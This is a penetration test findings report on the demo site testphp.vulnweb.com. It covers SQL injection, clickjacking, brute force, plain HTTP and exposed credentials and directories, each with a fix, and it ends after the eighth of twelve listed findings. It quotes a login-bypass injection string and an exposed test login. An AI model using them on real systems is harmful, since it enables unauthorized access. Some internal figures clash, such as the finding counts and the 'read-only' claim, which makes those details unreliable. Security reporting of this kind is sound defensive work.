Security Assessment Findings Report for : http://testphp.vulnweb.com

Prepared By : Muhammed Hadhi K P
Date: 02/03/2026
Project: 001

Table of Contents

Tilte Page 1
Confidentiality Statement 3
Disclaimer 3
Assessment Overview 3
Assessment Components 4
External Penetration Test 4
Finding Severity Ratings 4
Scope 4
Executive Summary 5
Attack Summary 5
Penetration test findings 6
1) Obtained Login credentials 6
2) Clickjacking 7
3) SQL injection 8
Recommendation:- 9
4) The login page is vulnerable to bruteforce attack 10
Recommendation : 11
5) Insecure connection 12
6) Sensitive Information Disclosure 13
7) Sensitive Information Disclosure 14
8) Sensitive Information Disclosure 15
9) Sensitive Information Disclosure 16
10) SQL injection 17
Recommendation:- 18
11) Reflected Cross-site scripting in search bar 19
12) Weak Password Policy 20
Security Weakness 21

Confidentiality Statement

This document is the exclusive property of VulnWeb and Muhammed Hadhi. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both parties. I may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer


A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.
Time-limited engagements do not allow for a full evaluation of all security controls. I prioritized the assessment to identify the weakest security controls an attacker would exploit. I recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Assessment Overview

This assessment was conducted as a professional security consulting engagement to analyze a public-facing website for common security weaknesses using a strictly ethical, read-only methodology. The primary objective was to provide clarity regarding the target's security posture by identifying risks such as outdated frameworks, misconfigured security headers, and unintentional information exposure. By classifying findings into business-friendly risk levels—Low, Medium, and High—the audit aims to provide non-technical stakeholders with a clear understanding of what should be fixed first to ensure the website remains safe.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I attempted to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. I also performed scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSSV3Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise.Itisadvisedtoformaplanofactionandpatch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentiallyalossofdataordowntime.Itisadvisedtoformaplanof action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such associalengineering.Itisadvisedtoformaplanofactionandpatch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attacksurface.Itisadvisedtoformaplanofactionandpatchduring the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding itemsnoticedduringtesting,strongcontrols,andadditional documentation.

Scope

Assessment	Details
External penetration test	http://testphp.vulnweb.com

Executive Summary

During March 12 to March 15, a sample Vulnerability test was conducted on the website http://testphp.vulnweb.com. The tools used for scanning are Nuclei, OpenVAS, Burpsuite, Gobuster and pentesting was done on these vulnerabilities to check whether it is valid. By leveraging a series of attacks, I found critical level vulnerabilities that allowed full internal network access to testphp database. It is highly recommended that vulnweb address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort. Here is a short report of the vulnerability scan.

Total records generated	Critical	HighSeverity	MediumSeverity	Low Severity
9	2	5	2	0

Attack Summary


Sl. no	Action	Recomm end ation	Severity
1	Obtained login credentials from http://testphp.vulnweb.com/pictures/cre dent ials .txt	Delete the webpages which contain user cre dent ials	High
2	The website is vulnerable to clickjacking. It is possible to add the link of the webpage to the <iframe> section	Add http-security-headers	Medium
3	The login page is vulnerable to SQL injection	Implement Input Validation and Sanitization:	Critical
4	The login page is vulnerable to bruteforce attack	Limit the number of login attempts	High
5	Insecure Connection	Change the webpage to “https” from ”http”	Medium
6	Sensitive Information Disclosure	Remove the user credentials	Critical
7	Sensitive Information Disclosure	Remove the webpage contents	High
8	Sensitive Information Disclosure	Implement access controls	High
9	Sensitive Information Disclosure	Implement access controls	High

Penetration test findings

1) Obtained Login credentials (High)

Description	It was possible to find the login credentials of a user from http://testphp.vulnweb.com/pictures/credentials.txt. This user credentials can be later used to login to any webpages associated with it.
Impact	High
System	http://testphp.vulnweb.com/pictures/credentials.txt

Proof of concept:




Recommendation:- Remove the webpage or the contents.

2) Clickjacking (Medium)

Description	The website is **Vulnerable to clickjacking**(*an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element*)**.** This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money or purchase products online. The webpage was added to the "<iframe>" section of a test code and it was able to show the results succ es sfull y.
Impact	Medium
System	http://testphp.vulnweb.com/

Proof of concept:



Recommendation:-

Implement X-frame-options header (Used to control whether a page can be placed in an *<iframe>*)

The syntax for adding xframe in Apache:


1) Edit the httpd.conf file.
2) Locate the section for your website or a virtual host.
3) Add the following line inside the section:

Header always set X-Frame-Options "DENY"


3) SQL injection (Critical)

Description	**The login page is vulnerable to SQL injection**(*a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed*)**.** It is possible to bypass the login page with the sql command *a' or '1'='1.* When the login page is vulnerable to sql injection other users will be able to login with just usernames and without their password. This can result in unauthorized access to sensitive data, such as: Passwords, credit card number and personal information.
Impact	Critical
System	http://testphp.vulnweb.com/login.php

Proof of concept:



The login request is captured and sql commands are given in the place of password



Login successful

Recommendation:-


Implement input validation and parameterized queries including prepared statements.

1. Prepared Statements and Parameterization:
   Queries are built with placeholders (?) instead of directly embedding user input.
   User input is provided separately as parameters.
   The database engine safely handles the query, preventing malicious code execution.
2. Input Validation and Sanitization:
   Always validate and sanitize user input:
   Remove or escape special characters that could be used for injection (e.g., quotes, semicolons).
   Enforce allowed data types and formats.
3. Least Privilege Principle:
   Grant database users only the minimum permissions required.
   This minimizes potential damage if an attacker gains unauthorized access.
4. Stored Procedures (cautiously):
   Stored procedures can be secure if implemented carefully.
   Store the complete logic within the database.
   Pass sanitized parameters to the stored procedure.


4) The login page is vulnerable to bruteforce attack (High)

Description	The login page is vulnerable to bruteforce attack (*a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain unauthorized access to systems*). It is possible to perform a password bruteforce on the login page.
Impact	High
System	http://testphp.vulnweb.com/login.php

Proof of concept:



Trying a password bruteforce attack on the login page (200 response indicates successful)



List of successful passwords

Recommendation:-

Implement number of login limit per ip address. If the number of login attempts from a particular ip address exceeds the limit block the ip address from logging in.

- Track Login Attempts:
- Store the number of failed attempts for a specific user or IP address in a database or temporary storage.
- Enforce Limits:
- Check the number of attempts before allowing another login try.
- Lockouts:
- Implement temporary or permanent lockouts after exceeding the limit.


Important Considerations:

- Balance Security and Usability:
  Set a reasonable limit (e.g., 3-5 attempts) to prevent brute-force attacks while not inconveniencing genuine users.
- Lockout Timers:
  Implement temporary lockouts with a timer (e.g., 15 minutes) to allow legitimate users to recover from typos or forgotten passwords.
- Clear Error Messages:
  Inform users about exceeding login attempts and the lockout duration.
- Security Best Practices:
  Never store passwords in plain text. Always use strong hashing algorithms.
- Consider CAPTCHAs:
  These can add an extra layer of protection against automated bots.

5) Insecure connection (Medium)

Description	If a website uses "*http*" instead of "*https*", all requests an responses can be read by anyone who is monitoring the session. "*http*" messages are plaintext, which means unauthorized parties can easily access and read them over the internet. In contrast, "*https*" transmits all data in encrypted form.
Impact	Medium
System	http://testphp.vulnweb.com/

Proof of concept:



Recommendation:-


Change the webpage to "*https*".

1. Obtain an SSL Certificate: Purchase one from your hosting provider or a trusted CA.
2. Install and Configure SSL: Follow your hosting provider's instructions for SSL installation on your web server.
3. Enable HTTPS Redirection: Configure your server to redirect all HTTP traffic to HTTPS.
4. Update Internal Links: Modify all internal links within your website code to use HTTPS URLs.

6) Sensitive Information Disclosure(Critical)

Description	The login credentials are visible to other users with username=”test” password=”test”. It is visible to everyone who visits the signup page.
Impact	Critical
System	http://testphp.vulnweb.com/login.php

Proof of concept:



Recommendation:- Remove the user credentials
Ask the user to reset the password

7) Sensitive Information Disclosure (High)

Description	The contents of the admin directory are visible. This file contains sensitive information about the org.
Impact	High
System	http://testphp.vulnweb.com/admin


Proof of concept:

Recommendation:- Hide Sensitive contents from this web page.
Implement access controls.

8) Sensitive Information Disclosure (High)

Description	The contents of the CVS directory are visible. This file contains log history and other sensitive information about the org.
Impact	High
System	http://testphp.vulnweb.com/CVS

Proof of concept:

